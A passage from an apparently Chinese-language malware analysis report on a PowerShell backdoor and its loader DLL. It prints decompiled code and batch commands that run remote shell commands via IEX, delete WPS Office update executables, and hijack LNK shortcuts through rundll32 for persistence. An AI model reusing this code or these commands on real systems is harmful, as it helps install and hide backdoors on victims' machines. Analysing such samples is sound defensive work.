该脚本还支持CMD命令功能，除了Windows外，还支持Linux下的命令执行：

命令	描述
ls/dir	目录操作
mv/move/copy/cp/rm/del/rmdir	文件操作
cd	
Ipconfig/ifconfig	网络相关
ps/tasklist	进程信息获取
whoami/getuid	用户信息获取
rteboot/restart	开关机

```powershell
function Invoke-ShellCommand {
    param($cmd, $cmdargs="",[String]$tk_id)

    if ($cmdargs -like "*`\\*") {
        $cmdargs = $cmdargs -replace "``\\","FileSystem::``\"
    }
    elseif ($cmdargs -like "*\\*") {
        $cmdargs = $cmdargs -replace "\\\\","FileSystem::\\"
    }
    $output = ''
    try{
        if ($cmd.ToLower() -eq 'shell') {

            if ($cmdargs.length -eq '') { $output = 'no shell command supplied' }
            else { $output = IEX "$cmdargs" }
            $output += "``n``r..Command execution completed."
        }
        else {
            switch -exact ($cmd) {
                '(ls|dir)' {
                    "dir"
                    if ($cmdargs.length -eq "") {
                        $output = Get-ChildItem -force | select lastwritetime,length,name
                    }
                    else {
                        try{
                            $output = IEX "$cmd $cmdargs -Force -ErrorAction Stop | select lastwritetime,length,name"
                        }
                        catch [System.Management.Automation.ActionPreferenceStopException] {
                            $output = "[!] Error: $_ (or cannot be accessed)."
                        }
                    }
                }
                '(mv|move|copy|cp|rm|del|rmdir)' {
                    if ($cmdargs.length -ne "") {
                        try {
                            IEX "$cmd $cmdargs -Force -ErrorAction Stop"
                            $output = "executed $cmd $cmdargs"
                        }
                        catch {
                            $output=$_.Exception;
                        }
```

上传下载的通信流量通过AES进行了处理，KEY为ps_loader中传入的Dqd6IfRDcXK2KxIFDqU1S/MMyxGJ7qPIwM/xZe0R6Ps=：

```powershell
function upload-file{
    param([String]$filepath,[String]$tk_id)

    try{

        $filepath
        $filepath = [System.Environment]::ExpandEnvironmentVariables($filepath)
        $f = Get-Item $filepath
        if ($f.Name.length -eq 0){throw [System.IO.FileNotFoundException] "$file not found."}

        Protect-File $filepath -Algorithm AES -KeyAsPlainText $global:key
```

持久化

ps_start脚本会使用Rundll32.exe加载执行样本中解压出来的beoql.g后门文件，该DLL为一个实现恶意代码持久化加载的模块，用于加载ps_loader，并通过修改LNK文件来实现持久化，其导出的函数如下所示：

Name	Address	Ordinal
DllEntry	6B8D1660	1
DllRegister	6B8D19C0	2
DllInstall	6B8D3E40	3
DllCanUnload	6B8D3F10	4
DllUninstall	6B8D3F00	5
DllSetClassObject	6B8D3B90	6
DllUnsetClassObject	6B8D3CF0	7
DllCopyClassObject	6B8D3990	8
DllEntryPoint	6B8D5B4F	[main entry]

通过分析，DLL具体函数功能如下：


函数	功能
DllEntry	用于启动PowerShell
DllRegister	初始函数，用于保存传入的PowerShell，调用DllEntry启动PowerShell，调用DllInstall生成并启动用于修改系统LNK文件的BAT脚本
DllInstall	生成并启动用于修改系统LNK文件的BAT脚本
DllCanUnload	
DllSetClassObject	被BAT脚本调用用于修改LNK文件
DllUnsetClassObject	还原LNK文件

DllCopyClassObject	被BAT脚本调用用于拷贝LNK文件到临时目录下
DllEntryPoint	Dll入口

另外，ps_start中会直接调用该DLL的导出函数DllRegister，参数为对应的ps_loader脚本，函数首先会将ps_loader加密保存为beoql.g.ini，之后调用DllEntry和fun_Callinstall：

```
  fun_Decryptstr(L"fk|");                       // wb
  v17 = fun_Writefilefor(&v21);
  if ( v21 )
  {
    v18 = &dword_6B8F5890;
    if ( (unsigned int)dword_6B8F58A4 >= 8 )
      LOBYTE(v18) = dword_6B8F5890;
    sub_6B8DC2F8((char)v18, 2, dword_6B8F58A0, v21);
    v17 = sub_6B8DBF1E(v0);
  }
  DllEntry(v17, v0);
  LOBYTE(v3) = fun_Callinstall();
 }
 return (unsigned int)v3;
}
```


beoql.g.ini加密保存的PowerShell如下所示：



DllEntry被调用首先会通过CMD命令删除相关的金山的安全组件：

```
GetLastError();
GetDialogBaseUnits();
v2 = fun_Decryptstr(L"mnu>/b>/o>/z>\"%CHUV%\\..\\Jyyurljcrxu>Hjcj\\Trwpbxoc\\FVB>Xoorln\\Fybdymjcn.ngn\"|");// del /s /F /q "%TEMP%\..\Application Data\Kingsoft\
fun_Execcmd((const unsigned __int16 *)v2);
v3 = fun_Decryptstr(L"mnu>/b>/o>/z>\"%CHUV%\\..\\Jyyurljcrxu>Hjcj\\Trwpbxoc\\FVB>Xoorln\\Fybwxcroh.ngn\"|");// del /s /F /q "%TEMP%\..\Application Data\Kingsoft\
fun_Execcmd((const unsigned __int16 *)v3);
v4 = fun_Decryptstr(L"mnu>/b>/o>/z>\"%CHUV%\\..\\Jyyurljcrxu>Hjcj\\Trwpbxoc\\FVB>Xoorln\\nmbtcxycry.ngn\"|");// del /s /F /q "%TEMP%\..\Application Data\Kingsoft\
fun_Execcmd((const unsigned __int16 *)v4);
v5 = fun_Decryptstr(L"mnu>/b>/o>/z>\"%CHUV%\\..\\Jyyurljcrxu>Hjcj\\Trwpbxoc\\FVB>Xoorln\\dymjcnbnuo.ngn\"|");// del /s /F /q "%TEMP%\..\Application Data\Kingsoft\
fun_Execcmd((const unsigned __int16 *)v5);
v6 = fun_Decryptstr(L"mnu>/b>/o>/z>\"%UXLJUJYYMJCJ%\\Trwpbxoc\\FVB>Xoorln\\Fybdymjcn.ngn\"|");// del /s /F /q "%LOCALAPPDATA%\Kingsoft\WPS Office\w
fun_Execcmd((const unsigned __int16 *)v6);
v7 = fun_Decryptstr(L"mnu>/b>/o>/z>\"%UXLJUJYYMJCJ%\\Trwpbxoc\\FVB>Xoorln\\Fybwxcroh.ngn\"|");// del /s /F /q "%LOCALAPPDATA%\Kingsoft\WPS Office\w
fun_Execcmd((const unsigned __int16 *)v7);
v8 = fun_Decryptstr(L"mnu>/b>/o>/z>\"%UXLJUJYYMJCJ%\\Trwpbxoc\\FVB>Xoorln\\nmbtcxycry.ngn\"|");// del /s /F /q "%LOCALAPPDATA%\Kingsoft\WPS Office\w
fun_Execcmd((const unsigned __int16 *)v8);
v9 = fun_Decryptstr(L"mnu>/b>/o>/z>\"%UXLJUJYYMJCJ%\\Trwpbxoc\\FVB>Xoorln\\dymjcnbnuo.ngn\"|");// del /s /F /q "%LOCALAPPDATA%\Kingsoft\WPS Office\w
fun_Execcmd((const unsigned __int16 *)v9);
sub_6B8012B0();
GetCaretBlinkTime();
v10 = fun_Decryptstr(L"vjrwrwrc|");          // maininit
hObject = CreateMutexW(0, 0, (LPCWSTR)v10);
if ( GetLastError() == 183 )
  return CloseHandle(hObject);
GetDoubleClickTime();
if ( !dword_6B8F6420 )
{
  GetCursor();
  fun_Decryptstr(L"ak|");                    // rb
```


之后通过CreateProcess函数启动ps_loader脚本：



fun_CallinstallH解密出对应的加密字符，字符串为通过Rundll32.exe 调用导出函数DllInstall：

```
_mm_storel_epi64((__m128i *)&v18, _mm_loadl_epi64((const __m128i *)v2 + 1));
*((_DWORD *)v2 + 4) = 0;
*((_DWORD *)v2 + 5) = 7;
*(_WORD *)v2 = 0;
LOBYTE(v23) = 2;
v3 = fun_Decruptstr(L"MuuRwbcjuuJ");          // DllInstall
v4 = sub_6B8D1C20((char *)&v17, (const unsigned __int16 *)v3);
v13 = *(_OWORD *)v4;
v19 = v13;
v5 = _mm_loadl_epi64((const __m128i *)v4 + 1);
*((_DWORD *)v4 + 4) = 0;
*((_DWORD *)v4 + 5) = 7;
*(_WORD *)v4 = 0;
_mm_storel_epi64((__m128i *)&v14, v5);
_mm_storel_epi64((__m128i *)&v20, v5);
sub_6B8D20F0((int)lpCommandLine);
v20 = 30064771072i64;
*(_OWORD *)lpCommandLine = v13;
LOWORD(v19) = 0;
_mm_storel_epi64((__m128i *)&v22, _mm_loadl_epi64((const __m128i *)&v14));
sub_6B8D20F0((int)&v19);
sub_6B8D20F0((int)&v17);
LOBYTE(v23) = 0;
sub_6B8D20F0((int)&v16);
StartupInfo.cb = 68;
sub_6B8D71F0(&StartupInfo.lpReserved, 0, 64);
GetStartupInfoW(&StartupInfo);
v6 = v22;
StartupInfo.wShowWindow = 0;
if ( (unsigned int)v22 >= HIDWORD(v22) )
{
  BYTE4(v14) = 0;
  sub_6B8D1CA0((int)lpCommandLine, v22, SHIDWORD(v14), 0);
}
else
{
  LODWORD(v22) = v22 + 1;
  v7 = lpCommandLine;
  if ( HIDWORD(v22) >= 8 )
    v7 = (LPWSTR *)lpCommandLine[0];
  *(LPWSTR *)((char *)v7 + 2 * v6) = 0;
}
v8 = (WCHAR *)lpCommandLine;
if ( HIDWORD(v22) >= 8 )
  v8 = lpCommandLine[0];
if ( CreateProcessW(0, v8, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
```

具体如下所示：



DllInstall函数首先遍历多个目录下的LNK文件：

```
v1 = this;
GetCursor();
v2 = Fun_Decryptstr(L"%DBNAYAXORUM%\\Mnbtcxy|");// "%USERPROFILE%\Desktop
ExpandEnvironmentStringsW((LPCWSTR)v2, &Dst, 0x3FFu);
v3 = Fun_Decryptstr(L"*.uwt|");                 // *.lnk
Fun_Findlnk(v1, &Dst, (int)v3);
v4 = Fun_Decryptstr(L"%DBNAYAXORUM%\\\u684c\u9762|");// %USERPROFILE%\桌面
ExpandEnvironmentStringsW((LPCWSTR)v4, &Dst, 0x3FFu);
v5 = Fun_Decryptstr(L"*.uwt|");                 // *.lnk
Fun_Findlnk(v1, &Dst, (int)v5);
v6 = Fun_Decryptstr(L"%JYYHJCJ%\\Vrlaxbxoc\\Rwcnawnc>Ngyuxana\\Zdrlt>Ujdwlq|");// %APPDATA%\Microsoft\Internet Explorer\Quick Launch
ExpandEnvironmentStringsW((LPCWSTR)v6, &Dst, 0x3FFu);
v7 = Fun_Decryptstr(L"*.uwt|");                 // *.lnk
Fun_Findlnk(v1, &Dst, (int)v7);
v8 = Fun_Decryptstr(L"%JYYHJCJ%\\Vrlaxbxoc\\Frwnxfb\\Bcjac>Vnwd|");// %APPDATA%\Microsoft\Windows\Start Menu
ExpandEnvironmentStringsW((LPCWSTR)v8, &Dst, 0x3FFu);
v9 = Fun_Decryptstr(L"*.uwt|");                 // *.lnk
Fun_Findlnk(v1, &Dst, (int)v9);
v10 = Fun_Decryptstr(L"%JUUDBNABYAXORUM%\\JyyHjcj\\Axjurwp\\Vrlaxbxoc\\Frwnxfb\\Bcjac>Vnwd|");// %ALLUSERSPROFILE%\AppData\Roaming\Microsoft\Window
ExpandEnvironmentStringsW((LPCWSTR)v10, &Dst, 0x3FFu);
v11 = Fun_Decryptstr(L"*.uwt|");                // *.lnk
Fun_Findlnk(v1, &Dst, (int)v11);
v12 = Fun_Decryptstr(L"%DBNAYAXORUM%\\\u300c\u958b\u59cb\u300d\u529f\u80fd\u8868|");// "%USERPROFILE%\「开始」功能表"
ExpandEnvironmentStringsW((LPCWSTR)v12, &Dst, 0x3FFu);
v13 = Fun_Decryptstr(L"*.uwt|");                // *.lnk
Fun_Findlnk(v1, &Dst, (int)v13);
v14 = Fun_Decryptstr(L"%JUUDBNABYAXORUM%\\\u300c\u958b\u59cb\u300d\u529f\u80fd\u8868|");// "%ALLUSERSPROFILE%\「开始」功能表"
ExpandEnvironmentStringsW((LPCWSTR)v14, &Dst, 0x3FFu);
v15 = Fun_Decryptstr(L"*.uwt|");                // *.lnk
Fun_Findlnk(v1, &Dst, (int)v15);
v16 = Fun_Decryptstr(L"%DBNAYAXORUM%\\\u300c\u5f00\u59cb\u300d\u83dc\u5355|");// "%USERPROFILE%\「开始」菜单"
ExpandEnvironmentStringsW((LPCWSTR)v16, &Dst, 0x3FFu);
v17 = Fun_Decryptstr(L"*.uwt|");                // *.lnk
Fun_Findlnk(v1, &Dst, (int)v17);
v18 = Fun_Decryptstr(L"%JUUDBNABYAXORUM%\\\u300c\u5f00\u59cb\u300d\u83dc\u5355|");// "%ALLUSERSPROFILE%\「开始」菜单"
ExpandEnvironmentStringsW((LPCWSTR)v18, &Dst, 0x3FFu);
v19 = Fun_Decryptstr(L"*.uwt|");                // *.lnk
return Fun_Findlnk(v1, &Dst, (int)v19);
}
```

之后生成nview32_update.bat脚本，并运行：

```
v4 = Fun_Decryptstr(L"uernf21_dynjcn.kjc|");  // nview32_update.bat
Fun_Joinunicode(&v42, 1024, (int)v4);
v55 = Fun_Decryptstr(L"f|");                  // u
v54 = &v42;
Fun_Writefilefor(&v40);
if ( v40 )
{
  v6 = Fun_Decryptstr1("mnu>/b>/o>/z>\"%%CNVY%%\\..\\Jyyurljcrxu>Hjcj\\Trwpbxoc\\FYB>Xoorln\\Fybdymjcn.ngn\"\n|");// "%%TEMP%%\..\Application Data\Kingsoft\WPS Office\wpsupdate.exe"
  sub_6B8DAA40(v40, (int)v6, v60);
  v7 = Fun_Decryptstr1("mnu>/b>/o>/z>\"%%CNVY%%\\..\\Jyyurljcrxu>Hjcj\\Trwpbxoc\\FYB>Xoorln\\Fybuxcroh.ngn\"\n|");// "del /s /f /q "%%TEMP%%\..\Application Data\Kingsoft\WPS Office\
  sub_6B8DAA40(v40, (int)v7, v58);
  v8 = Fun_Decryptstr1("mnu>/b>/o>/z>\"%%CNVY%%\\..\\Jyyurljcrxu>Hjcj\\Trwpbxoc\\FYB>Xoorln\\mnbtcxycry.ngn\"\n|");// "del /s /f /q "%%TEMP%%\..\Application Data\Kingsoft\WPS Office
  sub_6B8DAA40(v40, (int)v8, v56);
  v9 = Fun_Decryptstr1("mnu>/b>/o>/z>\"%%CNVY%%\\..\\Jyyurljcrxu>Hjcj\\Trwpbxoc\\FYB>Xoorln\\dymjcnbnuo.ngn\"\n|");// "del /s /f /q "%%TEMP%%\..\Application Data\Kingsoft\WPS Office
  sub_6B8DAA40(v40, (int)v9, (char)v54);
  v10 = Fun_Decryptstr1("mnu>/b>/o>/z>\"%%UXLJUJYYMJCJ%%\\Trwpbxoc\\FYB>Xoorln\\Fybdymjcn.ngn\"\n|");// "del /s /f /q "%%LOCALAPPDATA%%\Kingsoft\WPS Office\wpsupdate.exe"\n"
  sub_6B8DAA40(v40, (int)v10, v53);
  v11 = Fun_Decryptstr1("mnu>/b>/o>/z>\"%%UXLJUJYYMJCJ%%\\Trwpbxoc\\FYB>Xoorln\\Fybwxcroh.ngn\"\n|");// "del /s /f /q "%%LOCALAPPDATA%%\Kingsoft\WPS Office\wpsnotify.exe"\n"
  sub_6B8DAA40(v40, (int)v11, v52);
  v12 = Fun_Decryptstr1("mnu>/b>/o>/z>\"%%UXLJUJYYMJCJ%%\\Trwpbxoc\\FYB>Xoorln\\mnbtcxycry.ngn\"\n|");// "del /s /f /q "%%LOCALAPPDATA%%\Kingsoft\WPS Office\desktoptip.exe"\n"
  sub_6B8DAA40(v40, (int)v12, v51);
  v13 = Fun_Decryptstr1("mnu>/b>/o>/z>\"%%UXLJUJYYMJCJ%%\\Trwpbxoc\\FYB>Xoorln\\dymjcnbnuo.ngn\"\n|");// "del /s /f /q "%%LOCALAPPDATA%%\Kingsoft\WPS Office\updateself.exe"\n"
  sub_6B8DAA40(v40, (int)v13, v50);
  v14 = (void (__stdcall *)(UINT, DWORD, LPCWSTR, int, LPSTR, int, LPCSTR, LPBOOL))WideCharToMultiByte;
  v15 = 0;
  WideCharToMultiByte(0, 0, (LPCWSTR)v2, -1, &MultiByteStr, 1024, 0, 0);
  WideCharToMultiByte(0, 0, (LPCWSTR)(v2 + 2048), -1, &v44, 1024, 0, 0);
  WideCharToMultiByte(0, 0, (LPCWSTR)(v2 + 4096), -1, &v43, 1024, 0, 0);
  v16 = *(_DWORD *)lpMem;
  for ( i = *(_DWORD *)lpMem; (LPVOID)v16 != lpMem; v15 = v38 )
  {
    v17 = (const char *)(v16 + 24);
    if ( *(_DWORD *)(v16 + 44) >= 8u )
      v17 = *(const char **)v17;
    Fun_Tounicode((int)&WideCharStr, 1024, v17);
    v14(0, 0, &WideCharStr, -1, &v47, 1024, 0, 0);
    v18 = Fun_Decryptstr1("anv>----------\n|");// "ren ----------\n"
    sub_6B8DAA40(v40, (int)v18, v60);
    v38 = v15 + 1;
    v59 = &v47;
    *(_DWORD *)&v58 = v15 + 1;
    v19 = Fun_Decryptstr1("anv>%n:>%b\n|");// "ren %d: %s\n"
    sub_6B8DAA40(v40, (int)v19, v58);
    v20 = Fun_Decryptstr1("anv>----------\n|");// "ren ----------\n"
```

nview32_update.bat脚本执行后会检测并删除WPS的相关组件，之后对前面遍历获取的LNK文件进行修改操作：

首先通过调用导出函数DllCopyClassObject将该LNK文件拷贝到临时目录，再通过函数DllSetClassObject修改%temp%目录下的LNK文件，最后将修改过的LNK文件拷贝覆盖回去：

```
del /a /f /q "%TEMP%\..\Application Data\Kingsoft\WPS Office\wpsupdate.exe"
del /a /f /q "%TEMP%\..\Application Data\Kingsoft\WPS Office\wpsnotify.exe"
del /a /f /q "%TEMP%\..\Application Data\Kingsoft\WPS Office\desktoptip.exe"
del /a /f /q "%TEMP%\..\Application Data\Kingsoft\WPS Office\updateself.exe"
del /a /f /q "%LOCALAPPDATA%\Kingsoft\WPS Office\wpsupdate.exe"
del /a /f /q "%LOCALAPPDATA%\Kingsoft\WPS Office\wpsnotify.exe"
del /a /f /q "%LOCALAPPDATA%\Kingsoft\WPS Office\desktoptip.exe"
del /a /f /q "%LOCALAPPDATA%\Kingsoft\WPS Office\updateself.exe"
rem ---------
rem 1: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\WinRAR\WinRAR 中文帮助.lnk
rem ---------
rundll32.exe "C:\Users\ADMINI~1\AppData\Local\Temp\beoql.g.dll",DllCopyClassObject  "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\WinRAR\WinRAR 中文帮助.lnk"
"%TEMP%\..\C__Users_Administrator_AppData_Roaming_Microsoft_Windows_Start Menu_Programs_WinRAR_WinRAR 中文帮助.lnk"
del "%TEMP%\..\C__Users_Administrator_AppData_Roaming_Microsoft_Windows_Start Menu_Programs_WinRAR_WinRAR 中文帮助.lnk.dat"
rundll32.exe "C:\Users\ADMINI~1\AppData\Local\Temp\beoql.g.dll",DllSetClassObject  "%TEMP%\..\C__Users_Administrator_AppData_Roaming_Microsoft_Windows_Start Menu_Programs_WinRAR_WinRAR 中文帮助.lnk"
rundll32.exe "C:\Users\ADMINI~1\AppData\Local\Temp\beoql.g.dll",DllCopyClassObject  "%TEMP%\..\C__Users_Administrator_AppData_Roaming_Microsoft_Windows_Start Menu_Programs_WinRAR_WinRAR 中文帮助.lnk.dat"
"C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\WinRAR\WinRAR 中文帮助.lnk"
del "%TEMP%\..\C__Users_Administrator_AppData_Roaming_Microsoft_Windows_Start Menu_Programs_WinRAR_WinRAR 中文帮助.lnk.dat" "%TEMP%\..\C__Users_Administrator_AppData_Roaming_Microsoft_Windows_Start Menu_Programs_WinRAR_WinRAR
中文帮助.lnk"
```


DllSetClassObject中通过函数fun_ChangeInk修改默认的LNK文件：

```
  while ( v9 < v8 );
  if ( v6 )
  {
    fun_Generalrun32Dllstr((int)&v15);
    v20 = 0;
    v11 = (unsigned __int8)fun_ChangeInk(v6) != 0;
    v20 = 1;
    GetClipboardSequenceNumber();
    if ( v17 )
    {
      v12 = *v17;
      v18 = v17;
      (*(void (__stdcall **)(_DWORD *))(v12 + 8))(v17);
    }
    if ( v16 )
    {
      v13 = *v16;
      v18 = v16;
      (*(void (__stdcall **)(_DWORD *))(v13 + 8))(v16);
    }
    CoUninitialize();
    result = v11;
  }
  else
  {
LABEL_25:
    result = 0;
  }
  return result;
}
```

修改过的LNK文件以多个感叹号分割：


```
}
while ( v21 );
fun_Joinunicode(&v41, 1024, v38 + ((unsigned int)(((signed int)v20 + -v38 - 12302) >> 1) > 0 ? 12300 : 10252));
v22 = fun_Decryptstr(L"!!|");
fun_Joinunicode(&v41, 1024, (int)v22);
fun_Joinunicode(&v41, 1024, v38 + 16460);
v23 = fun_Decryptstr(L"!!|");
fun_Joinunicode(&v41, 1024, (int)v23);
fun_Joinunicode(&v41, 1024, v38 + 14412);
v24 = fun_Decryptstr(L"!!|");
fun_Joinunicode(&v41, 1024, (int)v24);
v25 = fun_Decryptstr(L"adwmuu21.ngn|");     // run32dll.exe
```

具体效果如下所示，LNK快捷方式文件被修改为通过Rundll32.exe调用该DLL的DllEntry函数，该函数的主要功能如前文所示用于运行对应的ps_loader脚本，通过劫持LNK快捷方式文件来起到持久化的作用：



攻击流程


整体攻击流程如下所示：



影响面评估

攻击时间

